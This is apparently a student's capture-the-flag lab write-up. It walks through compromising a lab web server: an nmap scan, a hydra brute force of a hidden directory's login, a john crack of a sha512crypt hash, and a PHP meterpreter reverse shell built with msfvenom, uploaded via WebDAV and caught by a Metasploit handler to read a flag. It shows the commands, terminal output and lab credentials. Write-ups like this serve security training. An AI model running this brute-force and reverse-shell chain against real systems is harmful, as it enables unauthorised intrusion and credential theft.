Red Team Recap Report April 2020

Utilized: Kali Linux; terminal; Firefox web browser


The Linux server's IP address is 172.16.84.55 as determined by running the ifconfig command in the terminal (screenshot below).

```
Places ▼
                                         Mon 20:21
Applications 🕶
                       >₋ Terminal ▼
                                           root@kali: ~
     File Edit View Search Terminal Help
    eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
             inet 172.16.84.55 netmask 255.255.255.0 broadcast 172.16.84.255
            inet6 fe80::20c:29ff:fe20:1c9e prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:20:1c:9e txqueuelen 1000 (Ethernet)
            RX errors 0 dropped 0 overruns 0 frame 0
             TX packets 20 bytes 1677 (1.6 KiB)
             TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    eth1: flags=4099<UP, BROADCAST, MULTICAST> mtu 1500
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
             inet 127.0.0.1 netmask 255.0.0.0
             inet6 ::1 prefixlen 128 scopeid 0x10<host>
             loop txqueuelen 1 (Local Loopback)
            RX packets 20 bytes 1216 (1.1 KiB)
***
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 20 bytes 1216 (1.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    root@kali:~# nmap 172.16.84.55/24
```


Next, I ran the command:

nmap 172.16.84.55/24 (screenshot below).

The results showed how port 80 was open under the report for the IP address 172.16.84.205.



Then I opened up the Firefox browser and went to the IP address that was just discovered-172.16.84.205 (screenshot below).




I explored and clicked around on the server site for 172.16.84.205. Either I would get a short message in a .txt file with content related to the company or one of the following errors:

- ERROR: FILE MISSING please revert to company_folders/secret_folder/ for more information
- ERROR: company_folders/secret_folder/ is no longer accessible to the public

Afterward, I navigated back to the parent directory and clicked on the following folders and document:


/company_folders /company_culture file1.txt

I received the following message (screenshot below): ERROR: FILE MISSING. Please refer to compant_folders/secret_folder/ for more information. ERROR: company_folders/secret_folder/ is no longer accessible to the public.



Then I changed the address bar to say: 172.16.84.205/company folders/secret folder/

The screenshot below shows the method of logging into the hidden directory that I discovered labeled "For Ashton's eyes only."



I used the username I found, **ashton**, from the login message.

Next, I returned back to the terminal and entered in:
cd /
hydra -l ashton -P usr/share/wordlists/rockyou.txt -s 80 -f -vV
172.16.84.205 http-get /company folders/secret folder

After running these commands I found out the rest of the credentials as the password was **leopoldo** as shown in the screenshot below.


```
Mon 20:30
Applications -
              Places ▼

    Terminal ▼

                                          root@kali: /
                                                                                   File Edit View Search Terminal Help
    83 [child 4]
    [ATTEMPT] target 172.16.84.205 - login "ashton" - pass "laddie" - 10134 of 143444
 83 [child 5]
    [ATTEMPT] target 172.16.84.205 - login "ashton" - pass "krizia" - 10135 of 143444
    83 [child 6]
    [ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kolokoy" - 10136 of 14344
    483 [child 7]
    [ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kodiak" - 10137 of 143444
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kittykitty" - 10138 of 14 344483 [child 8]
     [ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kiki123" - 10139 of 14344
    483 [child 11]
    [ATTEMPT] target 172.16.84.205 - login "ashton" - pass "khadijah" - 10140 of 1434
    4483 [child 10]
    [ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kantot" - 10141 of 143444
    83 [child 12]
    [ATTEMPT] target 172.16.84.205 - login "ashton" - pass "joey" - 10142 of 14344483
     [ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jeferson" - 10143 of 1434
4483 [child 3]
    [ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jackass2" - 10144 of 1434
    4483 [child 0]
    [80][http-get] host: 172.16.84.205 login: ashton password: leopoldo
     [STATUS] attack finished for 172.16.84.205 (valid pair found)
     1 of 1 target successfully completed, 1 valid password found
    Hydra (http://www.thc.org/thc-hydra) finished at 2020-04-13 20:29:18
          kali:/#
```

Afterward, I changed the address bar to say: 172.16.84.205/company_folders/secret_folder/

Then I entered the username- **ashton** with the new password- **leopoldo** and I was able to access the hidden directory (screenshot below).



Index of /company_folders/secret_folder




Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

From the index, I clicked on the connecting_to_webdav file. This resulted in seeing a personal note that said in order to connect to our companies webdav server I needed to log in as the user **ryan** and I was provided a hash along with instructions (screenshot below).



Next, I followed the steps that were just found on the personal note: To open the folder on the left-hand bar.
Then click on "other locations."
Afterward under connect to server, I typed out-day://172.16.84.205/webday/
(screenshot below)




To break the password hash I ran the following commands: cd \sim

cd Desktop/

john – -format=sha512crypt -w:/usr/share/wordlists/rockyou.txt hashlist

This process recovered the password **linux4u** as shown in the screenshot below after entering the command: john --show hashlist



Next, I continued to follow the steps found on the personal note again.

To open the folder on the left-hand bar.


Click on "other locations."

Then under connect to server, I typed out:

dav://172.16.84.205/webdav/

Afterward, I returned to the terminal and typed in the ifconfig command to get the LHoST 172.16.84.55.


Then I ran the command:
msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.55
lport=4444 >> shell.php
(screenshot below)



Afterward, I started msfconsole. Then I entered in: use exploit/multi/handler

Entered in: set payload php/meterpreter/reverse_tcp


Entered in: show options (screenshot below)



The LPORT was already set to 4444, I just needed to set the LHOST. Then I entered in: set LHOST 172.16.84.55


Entered in: exploit

Moved the shell.php file onto the webdav directory (screenshot below).




Next, I went back to the Firefox browser and typed 172.16.84.205/webdav into the search bar. I entered in the credentials I had uncoveredusername: ryan / password: linux4u

After that, I went back to file explorer and double-clicked on shell.php



Lastly, I went back to the meterpreter session on the terminal and typed in: cd / ls cat flag.txt (screenshot below)



Flag found!

```
meterpreter > cat flag.txt
blng0w@5hlsn@m0
meterpreter >
```